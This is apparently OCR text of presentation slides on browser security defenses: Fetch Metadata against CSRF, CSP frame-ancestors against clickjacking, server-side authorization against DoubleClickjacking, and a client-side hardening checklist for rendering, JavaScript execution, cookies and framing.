
Browser-Attested CSRF Defense

- The modern, browser-attested defense against CSRF, providing context about the request's origin and purpose.
- **Sec-Fetch-Site**: Indicates relationship (e.g., same-origin, same-site, cross-site). Crucial for distinguishing legitimate user actions from external attacks.
- **Server logic**: Deny cross-site requests to state-mutating endpoints before any application logic runs, acting as a primary security boundary.

STATUS: DIAGNOSTIC | NETWORK STATUS: [ACTIVE] | HEAP: SECURED | API: FETCH_METADATA

Gemini Notebook

UI Redressing & Clickjacking



The Mechanics

Opacity/iframe overlay attacks hijack user intention.

Advanced Variants

Multi-step drag-and-drop hijacking and DoubleClickjacking.

Gemini Notebook

Obsolete Defenses vs. CSP frame-ancestors

- Obsolete: Frame-busting JS.
  (Bypassed via HTML5 sandbox or double-framing).
- Obsolete: X-Frame-Options.
  (Deprecated, lacks reliable multi-domain support, ALLOW-FROM is dead).

- The Standard: Content-Security-Policy: frame-ancestors

```
frame-ancestors 'none'
frame-ancestors 'self' https://trusted.com
```

Replaces XFO and provides granular, standardized control.



Gemini Notebook

Defending Against DoubleClickjacking



The Threat: DoubleClickjacking

DoubleClickjacking tricks users into activating a **sensitive control** in a top-level window during a rapid double-click.
CSP frame-ancestors cannot stop this because no framing occurs.

The Defense: Transactional Authorization

Transactional Authorization. High-risk actions cannot rely on simple client-side confirm dialogues. They require users to review details and complete a **distinct authorization step validated entirely on the server**.

Gemini Notebook

Client-Side Hardening Checklist (Part 1)

Rendering & DOM

- ✓ Strictly utilize framework contextual auto-escaping.
- ✓ Ban raw HTML bypasses (`innerHTML, `v-html`).
- ✓ Sanitize required user-HTML natively with DOMPurify.

[DIAGNOSTIC]

Trusted Types

- ✓ Enforce require-trusted-types-for 'script'' to lock DOM sinks at the compiler level.

JS Execution

- ✓ Ban eval() and setTimeout(string).
- ✓ Enforce Object.freeze(Object.prototype) to neutralize pollution.
- ✓ Implement strict JSON schema validation prior to deep object merging.

[DIAGNOSTIC]

SYSTEN INTEGRETY

STATUS: DIAGNOSTIC | NETWORK STATUS: [ACTIVE] | HEAP: SECURED | API: CLIENT_HARDENING_CHK1

Gemini Notebook

Client-Side Hardening Checklist (Part 2)

[DIAGNOSTIC]

State Mutation & CSRF

- ✓ Enforce strict HTTP semantics: NO state changes permitted via `GET` requests.
- ✓ Implement middleware to evaluate Fetch Metadata (`Sec-Fetch-Site`).
- ✓ Deploy Signed `__Host-` Double Submit Cookies or session-bound HMAC tokens for API requests.

Cookie Security

- ✓ Bind all session data with `SameSite=Lax` (or `Strict`), `Secure`, and `HttpOnly`.
- ✓ Utilize `__Host-` cookie prefixes to defend against sibling subdomain injection.

Framing & UI Redress

- ✓ Enforce `CSP: frame-ancestors` site-wide.
- ✓ Require server-side transactional authorization for all high-stakes user actions.

[DIAGNOSTIC]

SYSTEN INTEERETY

STATUS: DIAGNOSTIC | NETWORK STATUS: [ACTIVE] | HEAP: SECURED | API: CLIENT_HARDENING_CHK2

Gemini Notebook